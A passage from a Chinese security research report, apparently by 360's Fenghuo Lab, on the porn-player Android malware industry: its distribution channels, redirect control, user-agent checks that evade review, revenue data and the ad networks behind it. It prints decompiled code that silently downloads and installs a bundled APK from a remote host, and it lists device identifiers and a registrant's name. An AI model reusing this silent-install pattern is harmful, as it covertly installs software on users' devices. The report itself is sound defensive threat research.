图 2.15 页面嵌入的恶意链接

### 3) 广告推广

在 APP 中植入广告，通过联网控制的方式进行展现推广。



```
GET /app/get_silence_ads.do HTTP/1.1
Host: b.7540.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

HTTP/1.1 200 OK
Server: nginx/1.4.4
Date: Wed, 05 Aug 2015 03:18:42 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

3b8
{"result":true,"data":[{"id":35,"adsUrl":"http://
xx.8782.net/16588329","pageName":"com.shenqi.video.ykcy.twhj","price":null,"picPath":"htt
p://7540.taomike.com/soft/app/"}]
```

安全客 ( bobao.360.cn )

图 2.16 APP 请求广告内容

#### 4) APP 捆绑

在 APP 代码中直接嵌入链接，后台私自下载，捆绑安装。

```
String v20 = "http://xx.8782.net/15188727";
try {
    if(!UpdateService_revc.this.fileExists(Environment.getExternalStorageDirectory() +
        File.separator + v20.toString().substring(v20.toString().lastIndexOf("/") +
        1))) {
        UpdateService_revc.this.download_meSizet(v20.toString(), "openPage", "立刻安装", "1",
            1, 2, "撸撸视频", "15188727", null, 2130837509, "packageName_zhongXunbanMa");
        goto label_144;
    }

    UpdateService_revc.this.ntfOrOpen(UpdateService_revc.this.packageName_zhongXunbanMa, "15188727")
    UpdateService_revc.this.addShortCut2(2, "撸撸视频", "15188727", null, 2130837509);
}
catch(Exception v14) {
    v14.printStackTrace();
}
```

安全客 ( bobao.360.cn )

图 2.17 捆绑在其他软件中

#### 5) 论坛

在论坛上使用一些吸引人的字眼和贴图，欺骗点击量。



你不知道的手机神器

只看楼主 收藏 回复

安卓版 <http://xx.8782.net/15452329>

法克油、

铁杆会员

中国移动 上午8:27

文件名	大小	资源
学生 门.ram	1B	1
陈 门.rar	45MB	1
花-门.rmvb	149MB	91
中山脱裤子.mp4	36MB	1
2011-07-27 翻墙 破网 无界...	4MB	
门-...门-...门-...	98MB	8
门-深圳-...门-...门.mpg	53MB	8
an 门 事件揭秘(下...)	213...	1
KTV luo 女 门.flv	1B	1
韩国 门.avi	10MB	47
... 门.3g		1
北京 工商 陈维昭 ...	47MB	248
0后 女孩 ... 13张 ...	100MB	38
美-门 超真...avi	115MB	0
门 2010 刘莎莎 全套.rar	192MB	5

首页 上一页 下一页 末页 安全客 ( bobao.360.cn )

图 2.18 投放到论坛中

## 6) 热门影视

天涯论坛 > 影视评论 > 电影众论 [我要发帖]

《战狼》是由吴京执导的现代军事战争片(转载)

楼主:陪聊加好友看动 时间:2015-04-10 14:44:00 点击:170 回复:0 脱水模式 给他打赏 只看楼主 阅读设置

手机观看地址 <http://xx.8782.net/15112127>

楼主发言:1次 发图:0张

举报 分享 | 更多 | 拾主 回复 安全客 ( bobao.360.cn )

图 2.19 投放到热门影视的信息中

## 3. 控制模型的利用

以网页挂马方式投放的链接 “[http://vi.junm\\*.com/A627\\_kCFfNGrE](http://vi.junm*.com/A627_kCFfNGrE)” 为例，该链接会通过 302 码进行重定向到实际的下载链接。

页面 vi.junma.com/A627_kCFfNGrE 检测结果	
服务器IP	119.23.100.111
返回状态码	302
网页返回HEAD信息	<pre>Server: nginx Date: Mon, 19 Dec 2016 09:11:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.6.11</pre> <p>http://xgj82hOE.4...com.cn/20161219/52情趣电影/wFTLlgosDio_170310_A627-njkj</p> <p>Location: http://xgj82hOE.4...com.cn/20161219/52%E6%83%85!%E8%B6%A3%E7%94%BF%E5%BD%81wFTLlgosDio_170310_A627-njkj</p>

图 2.20 使用控制模型传播

从我们抽取的页面链接看，投放的链接一般处于控制模型的跳转层，访问后会重定向到真实的下载链接，所以在不同时间内，同一链接可以重定向到多个下载链接，灵活控制下载的恶意软件。

#### 4. 逃避审查

色情网站一直是有关部门的重点打击对象，在 Symbian 手机时代通过切换手机网络接入点，造成访问同一个网址在 PC 上显示正常，而手机访问是色情网站，逃避审查的目的。

进入 Android 和 IOS 手机时代，我们发现主要是通过检查浏览器 UA 标识来逃避审查。




图 2.21 电脑访问



图 2.22 Android (左) 和 iPhone (右) 访问

### (三) 收益




图 2.23 资金流向示意图

#### 1. 明扣：诱惑充值

2016年11月14日早上06:13左右进去提示要开通黄金/钻石会员才能观看，本想关闭网站结果弹出窗口提示用39/68元就可以观看上百部影片，我于是在06:15分左右花了39元开通了黄金会员，没看几秒，又提示再花20元开通钻石会员就可以观看完整影片，但是还是看不了，结果再次提示充值30元开通黑金会员，无奈还是看不了，最终意识到被骗了，希望能退回被骗的89元费用。



图 2.24 用户投诉案例[3]

## 2. 暗扣：恶意扣费



图 2.25 扣费包宣传页面

## 3. 每日收益




图 2.26 每笔 25 元





图 2.27 一些渠道每日的收益

The screenshot shows a '实时数据' (Real-time Data) page. It displays a summary: '总安装 79 个, 总充值记录: 7 条, 总充值金额: 248 元, ARPU 值: 3.14 元'. Below this is a search bar with placeholder text '请输入想查询的订单号' (Enter the order number you want to query) and a date range '2016-10-27'.

唯一码	渠道号	日期	付款时间	订单号	金额	支付类型	会员类型
868588023423887	1528	2016-10-27	2016-10-27 22:39:58	201610272239487086	28	微信	黄金
862505037438731	1528	2016-10-27	2016-10-27 22:10:06	201610272209514254	38	微信	黄金
866992025013872	1528	2016-10-27	2016-10-27 08:41:52	201610270841279558	38	微信	黄金
3522406296974	1528	2016-10-27	2016-10-27 08:38:55	201610270838427964	38	微信	黄金
862634032956677	1528	2016-10-27	2016-10-27 05:43:22	201610270542545402	38	微信	黄金
869410023102289	1528	2016-10-27	2016-10-27 02:24:49	201610270224386480	30	支付宝	钻石
869410023102289	1528	2016-10-27	2016-10-27 02:22:05	20161027022165535	38	支付宝	黄金

安全客 ( bobao.360.cn )

图 2.28 每笔收入 28 到 38 元



编号	订单号	支付订单号	金额 (元)	渠道号	支付时间	支付类型	支付编号
1	A007_147689740	8a8a80c157dd5080157df1af06e	48.00	A007	2016-10-20 01:16:22	支付宝	P002
2	A007_1476839076	8a8a80c257d839ab0157da7713786	68.00	A007	2016-10-19 09:03:39	支付宝	P002
3	A007_1476837560	8a8a80c157d83bb60157da54ee02c	68.00	A007	2016-10-19 08:32:54	支付宝	P002
4	A007_1476807143	8a8a80c257d839ab0157d890715d	68.00	A007	2016-10-19 00:12:07	微信	P002
5	A007_1476799563	8a8a80c257d8053c0157d91cc2841	68.00	A007	2016-10-18 22:05:45	支付宝	P002
6	A007_1476799571	8a8a80c257d8053c0157d81bfad8c	48.00	A007	2016-10-18 22:04:54	支付宝	P002
7	A007_1476797034	8a8a80c257d79490157d7f613df3	48.00	A007	2016-10-18 21:23:30	微信	P002
8	A007_1476789935	8a8a80c157d605c0157d78972e0f	68.00	A007	2016-10-18 19:24:51	微信	P002
9	A007_1476763767	8a8a80c157d5d0770157d5f628c7	68.00	A007	2016-10-18 12:08:58	支付宝	P002
10	A007_1476716600	8a8a80c157d2b0110157d32a3985a	68.00	A007	2016-10-17 23:02:22	微信	P002
11	A007_1476707956	8a8a80c157d2a160157d2a70e16a	68.00	A007	2016-10-17 20:39:06	微信	P002
12	A007_1476632624	8a8a80c157a3a44c0157cc291e3e	68.00	A007	2016-10-16 23:43:03	微信	P002
13	A007_1476632501	8a8a80c157a3a44c0157ce2748b8	48.00	A007	2016-10-16 23:41:03	微信	P002
14	A007_147660474	8a8a80c157a3a44c0157cc800c86	68.00	A007	2016-10-16 15:58:47	支付宝	P002
15	A007_147660469	8a8a80c257a3a8ed0157cc7f64d4	68.00	A007	2016-10-16 15:58:05	支付宝	P002
16	A007_147660462	8a8a80c157a3a44c0157cc7d1026	68.00	A007	2016-10-16 15:55:30	微信	P002
17	A007_147659861	8a8a80c157a3a44c0157cc2259ea	48.00	A007	2016-10-16 14:16:25	微信	P002
18	A007_147655153	8a8a80c257a3a8ed0157cc95437861	88.00	A007	2016-10-16 01:12:02	支付宝	P002
19	A007_147655141	8a8a80c157a3a44c0157cc9527f42	68.00	A007	2016-10-16 01:10:09	支付宝	P002
20	A007_147654870	8a8a80c157a3a44c0157cc928c0355	48.00	A007	2016-10-16 00:24:33	支付宝	P002

共计 : 6644.00元

共113条订单, 每页20条, 当前第 1 / 6页 | 首页 | <上一页 | 下一页> | 末页 |

安全客 (bobob.360.cn)

图 2.29 支付记录

#### 4. 产业链规模

2016 年全年 360 烽火实验室捕获色情播放器类恶意软件超过 800 万 , 平均每天捕获超过 2 万余个。




图 2.30 2016 年每月新增数量统计

在移动平台上 , 抽取了一周色情链接访问情况。色情链接一周的访问流量高达 830 万余次 , 以此估算平均每天访问接近 120 万次。




图 2.31 色情链接一周访问流量统计

### 三、组织画像

#### (一) 开发者

开发者即产品的设计制作人员，不仅要具备正常研发人员的设计、编码和测试能力，还要了解杀软的查杀策略，具备一定的免杀技术。

图像处理软件能力：通过专业的图像处理，针对典型的色情播放器类恶意软件设计诱惑图标内容，达到吸引用户安装的目的；

编码能力：具备一定的语言编码调试能力，能够在不同的编译环境下使用；

开源代码利用能力：具备利用一些开源的漏洞利用代码，并且还能够集成一些恶意广告的SDK的能力；

免杀能力：能够分析或猜测杀软查杀原因，通过基础信息混淆和核心代码保护的方式，试图绕过杀软查杀特征；

掌握色情网站资源：用试看的方式诱导用户进行付费；

搭建服务器能力：用来测试和存储研发的软件；

支付插件的筛选能力：了解不同支付插件的申请审核特性，使用方便的支付方式，提高软件的转化率。



图 2.32 开发者画像

## (二) 广告主

广告主即广告信息的发布者，希望通过发布网络广告来推广自己的网站、产品或服务，并为承担相关法律责任的法人。广告主在广告平台发布广告信息，并按照所发布的广告的总数量及单位价格向广告平台支付广告费用。

- 掌握推广软件资源：作为软件的推广基础；
- 掌握广告联盟资源：作为软件的推广去向，影响软件的推广效果；
- 有一定的经济基础：需要钱来维持整个推广的运作；
- 具备数据统计分析能力：能够分析衡量钱和推广效果的转化率；
- 具备议价能力：了解行业内的推广价格，进行合理的金钱投入。



图 2.33 广告主画像

### (三) 网站主

网站主是广告交易双方的其中一方，即网站的拥有者，具有修改、新增、删除网站内容的权力，并承担相关法律责任的法人。在自己网站上投放广告主的广告后，并按照平台规定通过本平台收取佣金。

掌握广告联盟资源：作为网站挣钱的方式之一，影响着网站主的收益；

域名管理能力：在维持网站正常运行的同时，能够提供后台页面，方便进行分发、统计；

域名注册资源：网站主名下有多个域名；

访问流量基础：针对搜索引擎进行了 SEO 优化，有一定的访问量。




图 2.34 网站主画像

### 第三章 追根溯源

在调查整个产业链的过程中，我们从众多广告联盟中发现了“北辰互联”、“7540 流量联盟”和“常德中旭”这三家广告联盟。从表面上看这三家公司相互独立没有任何关联，但是通过对它们流量数据的分析发现，它们之间“相互推广，合作共赢”，这也是色情播放器类恶意软件产业规模庞大的一个原因。

#### 一、 北辰互联

[www.8782.net](http://www.8782.net) 是北辰互联的官方地址，表面看上去是一家普通的广告联盟平台。从备案信息看是一家在贵州备案的个人网站。




图 3.1 北辰互联官网

ICP备案主体信息			
备案/许可证号:	黔ICP备15001353号	审核通过时间:	2015-04-30
主办单位名称:	刘杰	主办单位性质:	个人

ICP备案网站信息			
网站名称:	八七八二	网站首页网址:	<a href="http://www.8782.net">www.8782.net</a>
